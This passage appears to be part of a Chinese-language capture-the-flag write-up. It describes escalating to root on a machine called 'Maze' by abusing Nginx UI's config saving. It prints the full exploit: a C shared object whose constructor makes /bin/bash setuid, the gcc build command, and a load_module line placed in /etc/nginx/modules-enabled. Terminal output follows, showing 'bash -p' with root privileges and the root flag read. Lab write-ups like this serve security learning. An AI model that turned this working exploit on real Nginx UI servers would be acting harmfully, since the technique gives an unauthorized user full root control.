
由于 nginx 主配置通过 `include` 加载 `/etc/nginx/modules-enabled/*.conf`，而 `load_module` 指令会在主配置上下文中被解析，因此可以把构造 `.so` 的 `load_module` 写入该目录下的 `.conf`。当 Nginx UI 保存配置并触发 nginx 配置重载时，其构造函数以 root 执行：

```
cat >> a.c << 'EOF'  
int system(const char *);
```

```
__attribute__((constructor)) static void pwn(void){
    system("/bin/chmod u+s /bin/bash");
}
EOF
```

```
gcc -shared -fPIC -o a.so a.c
```

```
load_module /home/beeHack/a.so;
```



点击 **save** 后报错:

```
Nginx error: 2026/09/24 13:48:06 [emerg] 14727#14727: dlsym()
"/home/beeHack/a.so", "ngx_modules" failed (/home/beeHack/a.so: undefined
symbol: ngx_modules) in /etc/nginx/modules-enabled/a.conf:1 exit status 1
```

但此时配置解析已经通过, **.so** 的构造函数已经以 root 权限执行:

```
ls -l /bin/bash
```

```
[beeHack@Maze:~]$ gcc -shared -fPIC -o a.so a.c
[beeHack@Maze:~]$ ls -l /bin/bash
-rwsr-xr-x 1 root root 1298416 Jul 12 12:58 /bin/bash
[beeHack@Maze:~]$ bash -p
[bash-5.2# id
uid=1000(beeHack) gid=1000(beeHack) euid=0(root) groups=1000(beeHack)
[bash-5.2# cat /root/root.txt
flag{root-e45bfa682ad721b55b9d092aadd5a148}
bash-5.2#
```